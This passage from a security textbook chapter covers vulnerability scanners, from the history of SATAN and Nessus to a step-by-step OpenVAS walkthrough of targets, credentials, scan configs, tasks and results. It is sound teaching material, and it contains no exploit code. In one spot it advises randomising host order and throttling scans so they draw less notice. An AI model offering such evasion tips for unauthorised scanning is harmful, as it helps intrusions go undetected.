For a historical perspective, it's worth noting that network vulnerability scanners have been around since the early 1990s. The first one, developed by Dan Farmer and Wietse Venema, was known as Security Analysis Tool for Auditing Networks (SATAN). SATAN then spawned additional tools like Security Auditors Research Assistant (SARA) and Security Administrator's Integrated Network Tool (SAINT). SATAN was written primarily in Perl and used a web interface. While Perl has been replaced by other languages for modern vulnerability scanners, they do generally use web interfaces. One of the vulnerability scanners that became very popular is Nessus. We'll take a look at Nessus shortly, but we'll start with OpenVAS, which is related to Nessus.



I had tried to grab a copy of SATAN just to run it again for fun, since I last ran it 30 or so years ago. While the SATAN web page is still available, none of the mirrors that once had it are available. However, you can still get a copy of SARA, which hasn't been updated in years, and SAINT, which is now a commercial product.

## OpenVAS

SATAN was open source, meaning you could look at everything SATAN was doing and, if you felt like it, extend its functionality by adding modules yourself. If you could find a copy of SATAN somewhere, you would still be able to look at the source code. Another open source vulnerability scanner in the early 2000s was Nessus. It was initially released in 1998 as a freely available vulnerability scanner and remained so until 2005 when the company, formed three years before, closed the source code, making all future development proprietary to the company. At that point, the existing Nessus source was version 2 and the first version from Tenable was version 3. The existing source code for version 2 was open, however, and

two separate projects were created, where the Nessus code for version 2, abandoned by the Nessus developers, was forked to create a basis for the new projects.

One of these forks was the Open Vulnerability Assessment System (OpenVAS). Initially, about OpenVAS was the same as Nessus, as you'd expect. Over time, though, OpenVAS developed its own application architecture, using multiple tiers that Nessus hadn't explicitly used. Nessus initially had a native application client to manage the scans, and OpenVAS continued to use the same native application. OpenVAS developed the Greenbone Security Assistant (GSA) as the user interface for OpenVAS. Today, GSA is accessed through a web interface. You can see the login screen from GSA in Figure 5.7.


**FIGURE 5.7** Greenbone Security Assistant



OpenVAS allows you to have multiple users, each of which may have different permissions. Some users may be able to create scans, while others may only be able to look at the scan results. Other users would be able to create users and administer the OpenVAS installation. In addition to users, OpenVAS supports roles. Permissions within the roles can be altered and new roles can be created. When you install OpenVAS, the admin user is created as part of the setup process, and a random password is generated.

## Setting Up Targets in OpenVAS


A scan in OpenVAS has many components. When you create a scan, you need a target or set of targets. Creating a target also requires some information. You need the set of IP addresses you want to run tests on. You can also exclude addresses from the set you are testing. You may do this to provide a network block in your target list, but you may also have fragile systems in that network block. Because of that, you may want to tell OpenVAS not to test that address. Figure 5.8 shows the dialog box in OpenVAS where you create a target. You'll see the IP addresses as well as the exclusions.

**FIGURE 5.8** Creating a target in OpenVAS

You will also see that you can create a set of ports that you want to scan. One thing a vulnerability scanner like OpenVAS does is scan ports to determine which ones it should be focusing testing on. You can determine the range of ports you want to test. This can limit the amount of testing you do if you only care about testing against particular services. This is one way of controlling the scope of what OpenVAS is doing.

You aren't always going to be doing black-box testing, meaning you aren't always going to have no information. Sometimes you will have details about your target. Those details can be useful because they can help you get a deeper sense of the vulnerabilities your target organization is subject to. For example, you may be provided with credentials, and those credentials can be used in OpenVAS. The credentials, when provided to OpenVAS, will allow the scanner to look at local vulnerabilities and not just network or remote vulnerabilities. The credentials will be used by OpenVAS to log into the system. Once OpenVAS has authenticated, it can start looking for local vulnerabilities.

While you can create credentials from the target window, you can also just create credentials from the Configuration menu. When you indicate that you want to create credentials, whether you're in the cap Target Create window or you are just going to Credentials from the Configuration menu, you are going to get the window shown in Figure 5.9. You can create credentials that can be used across multiple protocols, using different authentication schemes. This may be just username and password, or it may be using SSH keys in place of the password. Once the credentials are created, they can be applied to your target.


**FIGURE 5.9** Creating credentials in OpenVAS

One of the issues with this is that it assumes the same credentials are used across multiple systems, since you can only apply one set of credentials per protocol. This may work if you have a centralized user account store. If not, you could also group your targets to match credentials.

## Scan Configs in OpenVAS

The core of a scan is in the scan config. The scan config is the definition of what plugins are tested against the target. By default, there are eight scan configs defined in OpenVAS. You can see the list of those scan configs in Figure 5.10. You can see the number of network vulnerability tests (NVTs) that have been enabled in each config. The NVTs are categorized into families for organizational purposes. You can enable the entire family or just enable individual NVTs as you need to. You will notice that there is a config named Empty that has no NVTs enabled in it. There is a second config that has no NVTs enabled. The config named MyScan, which also has no NVTs, is one I created.

To create a scan config, you click the small blue icon with a star in it at the top left of the screen. You will be asked to provide a name for it and then indicate which base template you want to start with. One option is an empty config, which is what I used for MyScan, and the other is full and fast. This includes all the NVTs. So, you can build from nothing or you can pare back from everything. You'll know how you want to think about this based on what you are doing—start from scratch and build up or pare down from a large chunk. Once you've created the scan, you have a config you can use. Creating is as simple as naming it and determining what the base config is. You'll likely want to tune it, though, so you are running tests that are significant to your target network. This is not to say that tests will be run blindly. OpenVAS will make determinations about what tests to run based on what it finds from some initial scans. When you are ready to select different tests to run, you will need to edit your scan config. You'll make decisions about tests to run by first determining the families you want to enable. You can see a partial list of the families in Figure 5.11.

**FIGURE 5.10** OpenVAS scan configs


The screenshot shows a table titled "Scan Configs (9 of 9)" with the following data:

Name	Families		NVTs		Actions
	Total	Trend	Total	Trend	
<b>Discovery</b> (Network Discovery scan configuration.)	22		2263		
<b>empty</b> (Empty and static configuration template.)	0		0		
<b>Full and fast</b> (Most NVT's; optimized by using previously collected information.)	62		46346		
<b>Full and fast ultimate</b> (Most NVT's including those that can stop services/hosts; optimized by using previously collected information.)	62		46346		
<b>Full and very deep</b> (Most NVT's; don't trust previously collected information; slow.)	62		46346		
<b>Full and very deep ultimate</b> (Most NVT's including those that can stop services/hosts; don't trust previously collected information; slow.)	62		46346		
<b>Host Discovery</b> (Network Host Discovery scan configuration.)	2		2		
<b>MyScan</b> (Empty and static configuration template.)	0		0		
<b>System Discovery</b> (Network System Discovery scan configuration.)	6		29		

There are some elements here to consider. Not only can you determine whether to enable families, and which NVTs to enable, but you can also determine how a family keeps up as NVTs are added over time. You can select to keep the config static or you can have OpenVAS enable new ones as they are added to the OpenVAS installation.

Once you open up the family, you will get a list of all the NVTs that belong to that family. Figure 5.12 shows the list of NVTs that belong to the Firewalls family. You'll notice that on the right side there is a small blue wrench icon. Clicking this will bring up a dialog showing you where there may be preferences that relate to that NVT. In the firewall NVTs, for instance, there are timeout values that you can change if you don't want to use the default value. This list of NVTs allows you to select exactly which ones you want to include in the config. You don't have to have large, blanket configs. You can specifically tailor your scan configs based on the environment you are testing.

At this point, you have a scan config you can run against a target. This means you need to move on to creating a task that will run your scan config for you. You'll be able to do this as a one-off or in a scheduled task.

**FIGURE 5.11** OpenVAS NVT families

The screenshot shows the 'Edit Scan Config' dialog box with the title 'Edit Network Vulnerability Test Families'. The 'Name' field is set to 'MyScan' and the 'Comment' field contains the placeholder 'Empty and static configuration template'. The main table lists various NVT families with their counts and status indicators.

Family	NVTs selected	Trend	Select all NVTs	Actions
AIX Local Security Checks	0 of 1		<input type="checkbox"/>	
Amazon Linux Local Security Checks	0 of 748		<input type="checkbox"/>	
Brute force attacks	0 of 9		<input type="checkbox"/>	
Buffer overflow	0 of 562		<input type="checkbox"/>	
CISCO	0 of 647		<input type="checkbox"/>	
CentOS Local Security Checks	0 of 2427		<input type="checkbox"/>	
Citrix Xenserver Local Security Checks	0 of 30		<input type="checkbox"/>	
Compliance	0 of 7		<input type="checkbox"/>	
Databases	0 of 529		<input type="checkbox"/>	
Debian Local Security Checks	0 of 2645		<input type="checkbox"/>	
Default Accounts	0 of 197		<input type="checkbox"/>	
Denial of Service	0 of 1333		<input type="checkbox"/>	
F5 Local Security Checks	0 of 125		<input type="checkbox"/>	
FTP	0 of 176		<input type="checkbox"/>	
Fedora Local Security Checks	0 of 10226		<input type="checkbox"/>	
Finger abuses	0 of 6		<input type="checkbox"/>	
Firewalls	0 of 19		<input type="checkbox"/>	
FortiOS Local Security Checks	0 of 34		<input type="checkbox"/>	

### Running a Scan

One important idea to keep in mind is that once you run a scan, the focus should be identifying a remediation plan for any vulnerabilities found. Running a scan and then ignoring the results is probably worse than not running the scan at all. From a liability perspective, it means that vulnerabilities were identified, meaning they were known, without anything being done about them. At least some analysis should be performed to document a response to each vulnerability, based on a risk assessment and company policy.


**FIGURE 5.12** OpenVAS NVT selections

Edit Network Vulnerability Tests							
Name	OID	Severity	Timeout	Prefs	Selected	Actions	
Arkoon identification	1.3.6.1.4.1.25623.1.0.14377	0.0	default	<input type="checkbox"/>			
BlueCoat ProxySG console management detection	1.3.6.1.4.1.25623.1.0.16363	5.0	default	<input type="checkbox"/>			
CheckPoint Firewall-1 Telnet Authentication Detection	1.3.6.1.4.1.25623.1.0.10675	5.0	default	<input type="checkbox"/>			
CheckPoint Firewall-1 Web Authentication Detection	1.3.6.1.4.1.25623.1.0.10676	5.0	default	<input type="checkbox"/>			
Checkpoint Firewall open Web administration	1.3.6.1.4.1.25623.1.0.11518	4.3	default	<input type="checkbox"/>			
Checkpoint SecuRemote information leakage	1.3.6.1.4.1.25623.1.0.10710	5.0	default	<input type="checkbox"/>			
Checkpoint SecureRemote detection	1.3.6.1.4.1.25623.1.0.10617	1.2	default	<input type="checkbox"/>			
Checkpoint VPN-1 PAT information disclosure	1.3.6.1.4.1.25623.1.0.80096	5.0	default	<input type="checkbox"/>			
Firewall ECE-bit bypass	1.3.6.1.4.1.25623.1.0.12118	7.5	default	<input type="checkbox"/>			
Firewall Enabled	1.3.6.1.4.1.25623.1.0.80059	0.0	default	<input type="checkbox"/>			
HTTP Proxy Server Detection	1.3.6.1.4.1.25623.1.0.100083	0.0	default	<input type="checkbox"/>			
Kerio WinRoute Firewall HTTP/HTTPS Management Detection	1.3.6.1.4.1.25623.1.0.20225	5.0	default	<input type="checkbox"/>			
Kerio personal Firewall buffer overflow	1.3.6.1.4.1.25623.1.0.11575	7.5	default	<input type="checkbox"/>			
NetAsq identification	1.3.6.1.4.1.25623.1.0.14378	0.0	default	<input type="checkbox"/>			
Raptor FW version 6.5 detection	1.3.6.1.4.1.25623.1.0.10730	5.0	default	<input type="checkbox"/>			
Source routed packets	1.3.6.1.4.1.25623.1.0.11834	3.3	default	<input type="checkbox"/>			
StoneGate client authentication detection	1.3.6.1.4.1.25623.1.0.11762	0.0	default	<input type="checkbox"/>			
ZoneAlarm Personal Firewall port 67 flaw	1.3.6.1.4.1.25623.1.0.14660	7.5	default	<input type="checkbox"/>			
ZoneAlarm Pro local DoS	1.3.6.1.4.1.25623.1.0.14726	1.9	default	<input type="checkbox"/>			

Selected 0 of 19 total NVTs


## Scan Tasks

Scan configs and targets are necessary to create a scan task. You'll be able to create the target as part of creating a scan task, and it will persist just as if you had gone to the target configuration separately. The scan config, though, has to be done ahead of time unless you want to use one of the prepackaged scan configs. When you go to the Scans menu and then select Tasks, you will get something that looks like what you see in Figure 5.13. This shows that there has been one scan already that has been run. The more scans you run, the more the charts will change.

**FIGURE 5.13** OpenVAS tasks

When you start a scan, you will see a light-blue icon in the upper left with a star in it. You would hover over this and then click New Task. This will bring up the dialog box shown in Figure 5.14. From here, you will need to select your target from a pull-down list. If you haven't created a target, you can click the blue star icon to create a target and save it. You can also create alerts based on severity or a filter you create. You'll be able to send alerts via email, an HTTP GET request, SMB, SNMP, or other connections. You will also need to select your scan config. This can be one of the configs you have created or one of the default configs.

You can create a schedule for the scan, but by default there is no schedule. The task will be created, waiting for you to start it. Using a schedule, you can have the scan run as often as you would like. You may not want it to run regularly or you may not want to run it right away. You will be able to tell OpenVAS to just run it once, as you can see in Figure 5.14. The target and scan config will be populated, assuming there is a target configured. The scan config will be populated with the first scan config in the list. These are two configuration elements you will want to make sure you check on since they are the most important and relevant factors for your scan.

**FIGURE 5.14** OpenVAS task creation


This does not mean, though, that there are no other elements that are worth looking at. If you have a large network and multiple scanner systems, you may want to select which scanner you want this to run from. You will also be able to define the source interface in case you have multiple interfaces on your scanner. You will also want to determine the order in which you want to scan your targets. This may depend on whether you are trying to hide your activities and whether you think a random selection of hosts will potentially make it look less obvious that you are running a scan. You can also help with that by reducing the number of simultaneously scanned hosts as well as the maximum number of concurrent NVTs tested against a single host.

To start up the scan, you will need to look at your list of tasks and click the green arrow that looks like a start button on an audio or video player. The scan will not run until you have started it. Just creating the scan means you have set the parameters for it. It doesn't mean you have started the scan. This is where the schedule can be useful, because OpenVAS will start the scan for you when you say rather than expecting you to start it.


## Scan Results

You will be able to monitor your scan results as the scan is running. However, you will also be able to review all the completed scans and review historic vulnerabilities. The scans dashboard will provide you with charts for visualization of your vulnerabilities over time so you can get a sense of whether the security posture of your target is improving. You can get a look at the dashboard in Figure 5.15. What you see is some charts that focus on the reports. What you don't see from these charts is what the vulnerabilities from all your scans look like. At the bottom of this figure you can see a synopsis of the two scans that have been run in this installation. The immediate scan was done using the Task Wizard, which is a quick start way of kicking off a scan.

**FIGURE 5.15** OpenVAS scans dashboard




The Scans menu provides access to different ways of looking at the results. The first way we will look at is via the Results page. This has a list of all the results from all the scans. You will also get more charts. You can see the list of results and the accompanying charts in Figure 5.16. The charts are interesting, but the list of results has some information that is of note. In the first column, you will see a short name for the vulnerability. This should provide you with enough information so you will know essentially what the vulnerability is. At a minimum, you will know something about the service or device from the vulnerability name.

**FIGURE 5.16** OpenVAS results list

You will also get additional useful information. You will see that beyond the summary is the severity. The severity values would include High, Medium, and Low. To the left of the severity is the solution type. What you see in the samples here are all vendor fixes. You may also see mitigation, which means there are ways to alleviate the impact if the vulnerability were to be exploited. You may also see that there are no fixes available. While all that is shown in Figure 5.16 are issues that have vendor fixes, there are also issues found that have no fixes as well as issues that have mitigations.

To the right of the severity is something shown as QoD. This is the quality of detection, and what it means is how certain OpenVAS is about whether the vulnerability is a true positive. You will see some very high numbers in that column for some apparent macOS vulnerabilities. Considering that the systems identified are running the latest macOS and were fully patched at the time of the scan, these high confidence numbers are misleading. To understand exactly what OpenVAS was looking for to make the determination would require looking at the NASL file associated with the identified vulnerability.

In the far-right column, you can access actions, as shown in Figure 5.17. Since these reports remain stored in OpenVAS as long as the instance remains, you probably want to make necessary changes to the findings. As in the case of the macOS findings, I could add an override. As noted earlier, not every finding is just as it is presented by OpenVAS. Some of them may be false positives, for instance. You can change the severity of the finding to false positive by using an override. You can see the dialog box that lets you set override parameters, including setting the severity to false positive, in Figure 5.17.

**FIGURE 5.17** Setting an override

Of course, a false positive is not the only change to severity that you can make. You can either increase or decrease the severity. You may know quite a bit more than OpenVAS does, especially if you either work for the company you are testing for or are working closely with them rather than as a strict adversary. If there are mitigations already in place, you may find you want to lower the severity. There may also be reasons to increase the severity provided by OpenVAS. After all, this is a generic finding, sometimes provided by the software vendor.

